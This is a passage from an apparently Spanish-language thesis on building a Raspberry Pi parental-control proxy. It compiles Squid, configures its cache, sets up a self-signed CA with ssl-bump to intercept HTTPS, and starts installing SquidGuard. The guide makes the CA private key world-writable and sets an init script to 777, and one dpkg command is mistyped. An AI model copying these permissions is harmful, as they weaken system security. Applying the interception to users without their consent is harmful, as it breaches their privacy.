


```
pi@raspberrypi: ~/Downloads/squid-4.13
File Edit Tabs Help
pi@raspberrypi:~/Downloads/squid-4.13 $
pi@raspberrypi:~/Downloads/squid-4.13 $ make
Making all in compat
make[1]: Entering directory '/home/pi/Downloads/squid-4.13/compat'
/bin/bash ../libtool --tag=CXX --mode=compile g++ -DHAVE_CONFIG_H -DDEFAULT_
CONFIG_FILE=\"/etc/squid/squid.conf\" -DDEFAULT_SQUID_DATA_DIR=\"/usr/share/squ
id\" -DDEFAULT_SQUID_CONFIG_DIR=\"/etc/squid\" -I. -I../include -I../lib -I.
./src -I../include -isystem /usr/include/mit-krb5 -I../libltdl -Wall -Wpointe
r-arith -Wwrite-strings -Wcomments -Wshadow -Woverloaded-virtual -Werror -pipe
-D_REENTRANT -D_FILE_OFFSET_BITS=64 -I/usr/include/p11-kit-1 -g -O2 -c -o asse
rt.lo assert.cc
```

Figura 43: Compilación de Squid

Elaborado por: Investigador

8. En la Figura 44 se tiene el resultado de la compilación, y a continuación se deben instalar los paquetes con el comando: **sudo make install**. Se utiliza la forma de superusuario debido a que se interactúa con directorios ubicados en la raíz. El comando creará por sí mismo los directorios necesarios y definidos por el archivo de configuración, además de añadir el archivo binario a los ejecutables en el sistema.




```
pi@raspberrypi: ~/Downloads/squid-4.13
File Edit Tabs Help
-Wpointer-arith -Wwrite-strings -Wcomments -Wshadow -Woverloaded-virtual -Werr
or -pipe -D_REENTRANT -D_FILE_OFFSET_BITS=64 -I/usr/include/p11-kit-1 -g -O2 -g
-o cachemgr.cgi cachemgr_CGIEXT_cachemgr.o cachemgr_CGIEXT_CharacterSet.o
cachemgr_CGIEXT_Here.o cachemgr_CGIEXT_MemBuf.o cachemgr_CGIEXT_stub_cbda
ta.o cachemgr_CGIEXT_stub_debug.o cachemgr_CGIEXT_stub_libmem.o cachemgr_C
GIEXT_test_tools.o cachemgr_CGIEXT_time.o ../src/ip/.libs/libip.a ../lib/.l
ibs/libmiscencoding.a ../lib/.libs/libmiscutil.a ../compat/.libs/libcompatsquid
.a -lnettle -L/usr/lib/arm-linux-gnueabi/krb5 -lgssapi_krb5 -lkrb5 -lkrb5
-lcom_err -lm -lnsl -lresolv -lrt
sed " s%@DEFAULT_ERROR_DIR%/usr/share/squid/errors%g; s%@DEFAULT_MIME_TABLE%/
etc/squid/mime.conf%g; s%@DEFAULT_SSL_CRTD%/usr/lib/squid/echo security_file
certgen | sed 's,x,x; s/$/'%g; s%@DEFAULT_SSL_DB_DIR%/var/spool/squid/ssl_db
%g; s%@"PACKAGE_STRING"@%Squid Web Proxy 4.13%g; s%SYSCONFDIR%/etc/squid%g;
" < ./cachemgr.cgi.8.in > cachemgr.cgi.8
make[2]: Leaving directory '/home/pi/Downloads/squid-4.13/tools'
make[1]: Leaving directory '/home/pi/Downloads/squid-4.13/tools'
Making all in test-suite
make[1]: Entering directory '/home/pi/Downloads/squid-4.13/test-suite'
make[1]: Nothing to be done for 'all'.
make[1]: Leaving directory '/home/pi/Downloads/squid-4.13/test-suite'
make[1]: Entering directory '/home/pi/Downloads/squid-4.13'
make[1]: Nothing to be done for 'all-am'.
make[1]: Leaving directory '/home/pi/Downloads/squid-4.13'
pi@raspberrypi:~/Downloads/squid-4.13 $ sudo make install
```

Figura 44: Instalación de paquetes compilados

Elaborado por: Investigador

9. Para este punto, Squid está instalado en el sistema, mas es posible que se presente un error en la ejecución del programa. La razón de este inconveniente es que Squid no puede ubicar las librerías de libcap.so.3 porque aún no se ha añadido la ruta de su ubicación. A fin de arreglar esto, es necesario editar el archivo `ls.so.conf` mediante el comando: **sudo nano /etc/ld.so.conf**. Se deberán añadir las líneas: **include /usr/local/lib** para que las librerías puedan ser localizadas correctamente. Finalmente se actualiza el servicio de ubicación de las mismas con: **sudo ldconfig** y al ejecutar **squid** en el terminal la salida debe ser semejante a la de la Figura 45.



```
pi@raspberrypi: ~/Downloads/squid-4.13
File Edit Tabs Help
pi@raspberrypi:~/Downloads/squid-4.13 $
pi@raspberrypi:~/Downloads/squid-4.13 $
pi@raspberrypi:~/Downloads/squid-4.13 $ squid
WARNING: Cannot write log file: /var/log/squid/cache.log
/var/log/squid/cache.log: Permission denied
messages will be sent to 'stderr'.
pi@raspberrypi:~/Downloads/squid-4.13 $
```

Figura 45: Ejecución de prueba de Squid

Elaborado por: Investigador

**Resultado Obtenido.** – Al haber completado la compilación de Squid se dispondrá del software de servidor proxy con las características SSL habilitadas para el trabajo con protocolos como HTTPS. Esto es de vital importancia en la configuración del proxy en modo transparente.

## CONFIGURACIÓN DE SQUID

La configuración del servidor Squid involucra varias secciones que serán descritas a continuación. Squid provee un archivo de configuración mínimo que servirá de base para el desarrollo del proyecto.

1. Primero hay que dirigirse hacia el directorio donde se encuentran los archivos de configuración de Squid con **cd /etc/squid/**. Es conveniente realizar un respaldo del archivo de configuración por defecto mediante el comando **sudo cp squid.conf squid.conf.backup**, de este modo si se ejecuta alguna

configuración errónea se tendría fichero de configuración original. Acto seguido se utilizará el archivo de configuración mínimo con el comando `sudo cp squid.conf.default squid.conf` para editarlo con el comando `sudo nano squid.conf`. En este archivo se definen reglas útiles para un servidor proxy en general. La Tabla 5 proporciona información descriptiva de las directivas por defecto.

Directiva	Descripción	Sintaxis
<b>Lista de Control de Acceso (ACL)</b>	Son elementos relacionados al control del acceso a los recursos y componentes de Squid. Generalmente se usa con directivas que terminan en <code>__access</code> [68].	<code>acl (NOMBRE) (TIPO) (VALOR O RUTA)</code>
<b>Control de Acceso HTTP</b>	Permite o niega el acceso a transacciones de datos que relacionan el protocolo HTTP. Mientras que los ACL definen el recurso a permitirse o negarse, esta directiva ejecuta la acción propiamente dicha [68].	<code>http_access (allow/deny) [!](NOMBRE DE ACL)</code>
<b>Puerto HTTP</b>	Especifica el puerto a través del cual el software proxy recibirá peticiones de los clientes [68].	<code>http_port (PUERTO)</code>
<b>Patrones de Refresco</b>	Los patrones de refresco son usados para definir el tiempo de vida de los objetos en caché [68].	<code>refresh_pattern [-i] (EXPRESIÓN) (MÍNIMO) (PORCENTAJE) (MÁXIMO) (OPCIONES)</code>

Tabla 5: Directivas por defecto de Squid

Elaborado por: Investigador basado en [69] [68]

- Al observar el documento de configuración de Squid, la primera porción del mismo cuenta con varias directivas ACL del tipo `src`. Estas líneas son necesarias para definir las direcciones IP que el servidor proxy aceptará por lo que se pueden borrar las que no se usen y agregar la configuración propia de la red local.
- A fin de obtener los beneficios de Squid con la optimización del uso del ancho de banda, se requiere la configuración de la memoria caché. Este proceso tiene dos

formas de ser realizado, una es usar la memoria RAM y el almacenamiento interno de la Raspberry Pi. Dado que la memoria RAM es un recurso mucho más limitado que su alternativa se debe verificar la disponibilidad de esta en el sistema con el comando mostrado en la Figura 46, **free -m**. Una vez ejecutado el comando se mostrará en la interfaz de la consola la memoria libre, en esta ocasión es de 527MB.




```
pi@raspberrypi: ~
File Edit Tabs Help
pi@raspberrypi:~ $ free -m
              total        used         free       shared    buff/cache   available
Mem:           924          160          527           16         236         697
Swap:           99             0            99
```

Figura 46: Medición de memoria RAM disponible

Elaborado por: Investigador

4. Por defecto, Squid suele configurar el uso de memoria RAM para caché en 512MB, sin embargo, al ser la Raspberry Pi una SBC con solo 1GB de memoria de acceso aleatorio se decide establecer el uso de memoria en 128MB, como se puede observar en la Figura 47. La línea de configuración de la memoria RAM es: **cache\_mem 128 MB**. Se ha de tomar en cuenta que, aunque la SBC tenga 1GB de memoria RAM integrado, parte de la memoria es usada por el servicios y procesos que tienen como fin el funcionamiento operativo.



```
pi@raspberrypi: ~
File Edit Tabs Help
GNU nano 3.2 /etc/squid/squid.conf Modified
# Squid normally listens to port 3128
http_port 3128


# Uncomment and adjust the following to add a disk cache directory.
#cache_dir ufs /var/spool/squid 100 16 256
cache_mem 128 MB
```

Figura 47: Configuración de memoria RAM usada por caché

Elaborado por: Investigador

5. A continuación, se puede configurar el almacenamiento del caché en la microSD de la Raspberry. En la Figura 47 se puede observar que encima de la línea agregada para el caché se encuentra una directiva llamada “cache\_dir” y es precisamente la que define el uso del almacenamiento interno con caché. Por defecto, Squid usa

para caché: un esquema de almacenamiento ufs, el directorio “/var/spool/squid”, un espacio de almacenamiento de 100MB, 16 directorios de primer nivel y 256 directorios de segundo nivel. A razón de que se cuenta con una tarjeta de 32GB se decide cambiar el almacenamiento a 1024MB, quedando la línea configurada como en la Figura 48.

A screenshot of a terminal window on a Raspberry Pi. The window title is 'pi@raspberrypi: ~'. The editor is 'GNU nano 3.2' editing '/etc/squid/squid.conf'. The visible text in the editor is: '# Squid normally listens to port 3128', 'http\_port 3128', '# Uncomment and adjust the following to add a disk cache directory.', 'cache\_dir ufs /var/spool/squid 1024 16 256', and 'cache\_mem 128 MB'.


```
pi@raspberrypi: ~
File Edit Tabs Help
GNU nano 3.2 /etc/squid/squid.conf Modified
# Squid normally listens to port 3128
http_port 3128

# Uncomment and adjust the following to add a disk cache directory.
cache_dir ufs /var/spool/squid 1024 16 256
cache_mem 128 MB
```

Figura 48: Configuración de almacenamiento interno usado por caché

Elaborado por: Investigador

6. Terminados los cambios básicos en el fichero de squid.conf, se procede a guardar el documento mediante la pulsación conjunta de las teclas Ctrl + O y después con Ctrl + X se cierra el archivo. Es importante tomar en cuenta que Squid no crea directorios para caché por sí mismo, por lo que se recomienda verificar que este directorio haya sido adecuado durante la instalación del software proxy. El comando `ls -la /var/spool/` muestra la existencia del directorio junto con el usuario propietario del mismo, como se puede verificar en la Figura 49.

A screenshot of a terminal window on a Raspberry Pi. The window title is 'pi@raspberrypi: ~'. The user has entered the command 'ls -la /var/spool/'. The output shows the following: 'total 20', 'drwxr-xr-x 5 root root 4096 Nov 23 19:09 .', 'drwxr-xr-x 11 root root 4096 Aug 20 05:54 ..', 'drwxr-xr-x 3 root root 4096 Aug 20 05:29 cron', 'lrwxrwxrwx 1 root root 7 Aug 20 05:26 mail -> ../mail', 'drwx----- 2 root root 4096 Feb 26 2019 rsyslog', and 'drwxr-xr-x 2 root root 4096 Nov 23 19:09 squid'.

```
pi@raspberrypi:~ $
pi@raspberrypi:~ $ ls -la /var/spool/
total 20
drwxr-xr-x 5 root root 4096 Nov 23 19:09 .
drwxr-xr-x 11 root root 4096 Aug 20 05:54 ..
drwxr-xr-x 3 root root 4096 Aug 20 05:29 cron
lrwxrwxrwx 1 root root 7 Aug 20 05:26 mail -> ../mail
drwx----- 2 root root 4096 Feb 26 2019 rsyslog
drwxr-xr-x 2 root root 4096 Nov 23 19:09 squid
pi@raspberrypi:~ $
```

Figura 49: Comprobación de directorios para caché


Elaborado por: Investigador

7. El usuario por defecto definido en las instrucciones de compilación fue proxy, por lo que si se trata de ejecutar el software sin el usuario autorizado se obtendrá un



error. Para cambiar el dominio del directorio es necesario ejecutar el comando: **sudo chown proxy:proxy /var/spool/squid**, adicionalmente los mismos permisos serán asignados a la ruta donde Squid guarda los archivos log con **sudo chown proxy:proxy /var/log/squid**.

8. Para que el programa proceda a crear las carpetas necesarias en el almacenamiento de caché se utiliza el comando: **sudo squid -z**. Se obtendrá una salida en consola similar a la de la Figura 50. Es posible verificar que se han creado los 16 directorios de primer nivel que se especificaron en las configuraciones de la Figura 48.



```
pi@raspberrypi: ~
File Edit Tabs Help
pi@raspberrypi:~ $ sudo squid -z
2020/11/24 13:09:10| Created PID file (/var/run/squid.pid)
pi@raspberrypi:~ $ 2020/11/24 13:09:10 kid1| Set Current Directory to /var/spool/
/squid
2020/11/24 13:09:10 kid1| Creating missing swap directories
2020/11/24 13:09:10 kid1| /var/spool/squid exists
2020/11/24 13:09:10 kid1| Making directories in /var/spool/squid/00
2020/11/24 13:09:10 kid1| Making directories in /var/spool/squid/01
2020/11/24 13:09:10 kid1| Making directories in /var/spool/squid/02
2020/11/24 13:09:10 kid1| Making directories in /var/spool/squid/03
2020/11/24 13:09:10 kid1| Making directories in /var/spool/squid/04
2020/11/24 13:09:10 kid1| Making directories in /var/spool/squid/05
2020/11/24 13:09:10 kid1| Making directories in /var/spool/squid/06
2020/11/24 13:09:10 kid1| Making directories in /var/spool/squid/07
2020/11/24 13:09:10 kid1| Making directories in /var/spool/squid/08
2020/11/24 13:09:10 kid1| Making directories in /var/spool/squid/09
2020/11/24 13:09:10 kid1| Making directories in /var/spool/squid/0A
2020/11/24 13:09:10 kid1| Making directories in /var/spool/squid/0B
2020/11/24 13:09:10 kid1| Making directories in /var/spool/squid/0C
2020/11/24 13:09:10 kid1| Making directories in /var/spool/squid/0D
2020/11/24 13:09:10 kid1| Making directories in /var/spool/squid/0E
2020/11/24 13:09:13 kid1| Making directories in /var/spool/squid/0F
2020/11/24 13:09:13| Removing PID file (/var/run/squid.pid)
```

Figura 50: Creación de directorios de almacenamiento caché

Elaborado por: Investigador

9. La capacidad de squid para interactuar con el protocolo HTTPS requiere de la configuración de una autoridad certificadora (CA) que es la base para generar múltiples certificados emitidos desde el servidor hacia el cliente. Se crea una carpeta destinada a contener estos archivos con: **sudo mkdir /etc/certificado** y luego se ingresa a la carpeta en mención: **cd /etc/certificado**.
10. OpenSSL permite generar un CA autofirmado con el comando: **sudo openssl req -new -newkey rsa:2048 -sha256 -days 3650 -nodes -x509 -**

**extensions v3\_ca -keyout myCA.pem -out myCA.pem**. Las opciones utilizadas son las de crear un certificado con una clave RSA de 2048 bits, hash SHA256, duración de 10 años, que no requiera contraseña y que use una solicitud de administración de firma de certificados X509. Esto necesitará algunos datos adicionales que deberán ser ingresados conforme se ejecute la herramienta como se muestra en la Figura 51.

```
pi@raspberrypi:/etc/certificado $ sudo openssl req -new -newkey rsa:2048 -sha256
-days 3650 -nodes -x509 -extensions v3_ca -keyout myCA.pem -out myCA.pem
Generating a RSA private key
.....+++++
.....+++++
writing new private key to 'myCA.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:EC
State or Province Name (full name) [Some-State]:Tungurahua
Locality Name (eg, city) []:Ambato
Organization Name (eg, company) [Internet Widgits Pty Ltd]:UTA
Organizational Unit Name (eg, section) []:FISEI
Common Name (e.g. server FQDN or YOUR name) []:controlparental.local
Email Address []:
```

Figura 51: Generación de CA con OpenSSL

Elaborado por: Investigador

11. Acto seguido se inicializa la base de datos para el usuario proxy mediante la escritura del comando: **sudo -u proxy /usr/lib/squid/security\_file\_certgen -c -s /var/spool/squid/ssl\_db -M 4MB**. Además, se deberá conceder permisos de lectura y escritura para el CA generado con: **sudo chmod a+rw \***.
12. Squid debe ser configurado para tomar en cuenta los archivos previamente creados. Al abrir su archivo de configuración: **sudo nano /etc/squid/squid.conf**, se agregarán las líneas concernientes al modo transparente juntamente con SSL, destacando la directiva de puestos de escucha adjunta en la Figura 52.

```
# Squid normally listens to port 3128
http_port 3128
# Puerto Squid para modo interceptar
http_port 3129 intercept
# Puerto Squid para modo interceptar HTTPS
https_port 3130 intercept ssl-bump \
  generate-host-certificates=on \
  dynamic_cert_mem_cache_size=4MB \
  cert=/etc/squid/ssl_cert/myCA.pem \
  key=/etc/squid/ssl_cert/myCA.pem

# Uncomment and adjust the following to add a disk cache directory.
cache_dir ufs /var/spool/squid 1024 16 256
cache_mem 128 MB
```

Figura 52: Configuración de Squid en modo transparente

Elaborado por: Investigador

13. A fin de comprobar el correcto funcionamiento de Squid se debe ejecutar el comando: **sudo squid**. Posterior a esto, para verificar que el servicio esté a la escucha de conexiones entrantes se puede escribir en la terminal: **sudo netstat -antp | grep squid**, lo que debe retornar una respuesta similar a la de la Figura 53.

```
pi@raspberrypi:/etc/certificado $ sudo netstat -antp | grep squid
tcp6      0      0  :::3128          :::*              LISTEN
1580/(squid-1)
tcp6      0      0  :::3129          :::*              LISTEN
1580/(squid-1)
tcp6      0      0  :::3130          :::*              LISTEN
1580/(squid-1)
pi@raspberrypi:/etc/certificado $
```

Figura 53: Comprobación de puerto de escucha de Squid

Elaborado por: Investigador

14. Es necesario aclarar que al haber instalado squid en el sistema a partir de archivos compilados, no se genera un servicio del proxy automáticamente. Esto implica que el software no iniciará por sí solo y que el control de este será incómodo. Para remediar el problema se debe copiar el archivo “**squid.service**” en la ruta: **/etc/systemd/system/multi-user.target.wants**, una captura del mismo se puede ver en la Figura 54. También se deberá copiar el script daemon de squid en la ruta: **/etc/init.d/**, y dar permisos de ejecución con **sudo chmod 777 /etc/init.d/squid**. Ambos archivos están adjuntos en los anexos 1 y 2 respectivamente.

```
/etc/systemd/system/multi-user.target.wants/squid.service Modified
After=network.target network-online.target nss-lookup.target

[Service]
Type=forking
PIDFile=/var/run/squid.pid
ExecStartPre=/usr/sbin/squid --foreground -z
ExecStart=/usr/sbin/squid -sYC
ExecReload=/bin/kill -HUP $MAINPID
KillMode=mixed

[Install]
WantedBy=multi-user.target
```

Figura 54: Archivo de servicio de squid

Elaborado por: Investigador

15. Finalmente es necesario recargar la nueva configuración con: **sudo systemctl daemon-reload**, y habilitar squid para su inicio junto con el sistema a través de: **sudo systemctl enable squid**. Mediante esta configuración se puede iniciar, detener, recargar o verificar su estado con **systemctl** como es el caso de la Figura 55.

```
pi@raspberrypi:~ $ sudo systemctl status squid
● squid.service - LSB: Squid HTTP Proxy version 4.x
   Loaded: loaded (/etc/init.d/squid; generated)
   Active: active (running) since Wed 2020-11-25 16:07:41 -05; 42s ago
     Docs: man:systemd-sysv-generator(8)
  Process: 1314 ExecStart=/etc/init.d/squid start (code=exited, status=0/SUCCESS)
 Main PID: 1355 (squid)
    Tasks: 4 (limit: 2063)
   CGroup: /system.slice/squid.service
           └─1355 /usr/sbin/squid -YC -f /etc/squid/squid.conf
             └─1357 (squid-1) --kid squid-1 -YC -f /etc/squid/squid.conf
               └─1358 (logfile-daemon) /var/log/squid/access.log
                 └─1359 (unlinkd)
```


Figura 55: Squid funcionando con systemctl

Elaborado por: Investigador

**Resultado Obtenido.** – Tras la configuración inicial de squid se ha podido ejecutar un servidor proxy a la espera de peticiones realizadas por clientes de la red local, tanto de forma manual como de forma transparente. Se ha integrado el servicio de caché por lo que los recursos web frecuentemente visitados tardarán menos en cargar. Finalmente, se agregó a squid como un servicio por lo que su ejecución y control serán más fáciles de llevar a cabo.

## INSTALACIÓN Y CONFIGURACIÓN DE SQUIDGUARD

1. SquidGuard es un plugin de filtrado web creado para Squid, su funcionalidad tiene que ver con la capacidad de controlar el acceso a determinados dominios o bloquear totalmente el acceso a internet mediante reglas predefinidas por el usuario. Su instalación puede ser realizada directamente con los repositorios de la distribución en uso, mas para el presente proyecto dicha opción no conviene a razón de que este proceso puede desinstalar el programa que previamente se compiló, es decir squid. Por este motivo se debe descargar el binario manualmente con el comando: **wget [http://ftp.cl.debian.org/debian/pool/main/s/squidguard/squidguard\\_1.6.0-1\\_armhf.deb](http://ftp.cl.debian.org/debian/pool/main/s/squidguard/squidguard_1.6.0-1_armhf.deb)**, o hacerlo desde la página web de Debian como se muestra en la Figura 56, para la arquitectura armhf.



packages.debian.org/buster/squidguard

- rec: [liburi-perl](#)  
module to manipulate and access URI strings
- rec: [libwww-perl](#)  
simple and consistent interface to the world-wide web
- rec: [squid](#) (>= 3.4.0)  
Full featured Web Proxy cache (HTTP proxy)
- ◆ sug: [ldap-utils](#)  
OpenLDAP utilities
- ◆ sug: [squidguard-doc](#)  
filter and redirector plugin for Squid - Documentation

Download squidguard

Architecture	Package Size	Installed Size	Files
<a href="#">amd64</a>	112.4 kB	241.0 kB	<a href="#">[list of files]</a>
<a href="#">arm64</a>	110.4 kB	241.0 kB	<a href="#">[list of files]</a>
<a href="#">armel</a>	109.9 kB	236.0 kB	<a href="#">[list of files]</a>
<a href="#">armhf</a>	107.9 kB	212.0 kB	<a href="#">[list of files]</a>
<a href="#">i386</a>	115.3 kB	256.0 kB	<a href="#">[list of files]</a>
<a href="#">mips</a>	111.6 kB	254.0 kB	<a href="#">[list of files]</a>
<a href="#">mips64el</a>	112.4 kB	268.0 kB	<a href="#">[list of files]</a>
<a href="#">mipsel</a>	112.1 kB	254.0 kB	<a href="#">[list of files]</a>
<a href="#">ppc64el</a>	116.2 kB	281.0 kB	<a href="#">[list of files]</a>
<a href="#">s390x</a>	111.1 kB	253.0 kB	<a href="#">[list of files]</a>

Figura 56: Descarga del binario de SquidGuard

Elaborado por: Investigador

2. Posteriormente, se utiliza la utilidad dpkg para la instalación del paquete, al escribir en el terminal el comando: **sudo dpkg install squidguard\_1.6.0-1\_armhf.deb**. Adicionalmente se recurre a la obtención de listas negras con dominios recopilados en archivos de texto que pueden ser leídos por SquidGuard. La página <http://www.shallalist.de> mostrada en la Figura 57, proporciona una gran

cantidad de dominios y URL clasificados por categorías y pueden ser descargados gratuitamente al no ser de uso comercial.

